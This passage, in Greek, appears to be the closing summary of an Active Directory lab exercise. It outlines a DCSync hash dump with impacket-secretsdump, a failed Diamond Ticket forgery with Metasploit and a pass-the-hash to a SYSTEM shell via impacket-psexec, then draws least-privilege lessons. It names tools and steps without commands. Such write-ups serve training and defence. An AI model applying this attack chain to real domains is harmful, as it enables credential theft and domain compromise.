- **DCSync (βήματα 4-5):** Ο λογαριασμός backupsvc αποδείχθηκε ότι διαθέτει δικαιώματα αναπαραγωγής καταλόγου, και μέσω του impacket-secretsdump εξήχθη το πλήρες κρυπτογραφικό υλικό του domain, συμπεριλαμβανομένων των λογαριασμών krbtgt, victim και Administrator.
- **Diamond Ticket (βήμα 6):** Η πλαστογράφηση Diamond Ticket επιχειρήθηκε με το module forge\_ticket του Metasploit, αξιοποιώντας το κλειδί AES256 του krbtgt. Η εκτέλεση προσέκρουσε σε σφάλμα προ-αυθεντικοποίησης και δεν ολοκληρώθηκε στο συγκεκριμένο περιβάλλον.
- **Απόκτηση SYSTEM (βήμα 7):** Καθώς ο λογαριασμός victim δεν διαθέτει τοπικά διαχειριστικά δικαιώματα, ο τελικός στόχος επιτεύχθηκε αξιοποιώντας το NT hash του Administrator που εξήχθη μέσω της επίθεσης DCSync, με χρήση του impacket-psexec και της τεχνικής Pass-the-Hash, αποκτώντας διαδραστικό κέλυφος με δικαιώματα nt authority\system.

Συνολικά, η άσκηση κατέδειξε με σαφήνεια τον τρόπο με τον οποίο η συσσώρευση επιμέρους εσφαλμένων διαμορφώσεων (εκτεθειμένα διαπιστευτήρια σε κοινόχρηστο πόρο, υπερβολικά δικαιώματα εγγραφής σε attributes και δικαιώματα αναπαραγωγής καταλόγου) μπορεί να οδηγήσει σε πλήρη παραβίαση ενός domain, υπογραμμίζοντας τη σημασία της αρχής των ελάχιστων προνομίων και της συνεχούς παρακολούθησης των κρίσιμων αντικειμένων του Active Directory.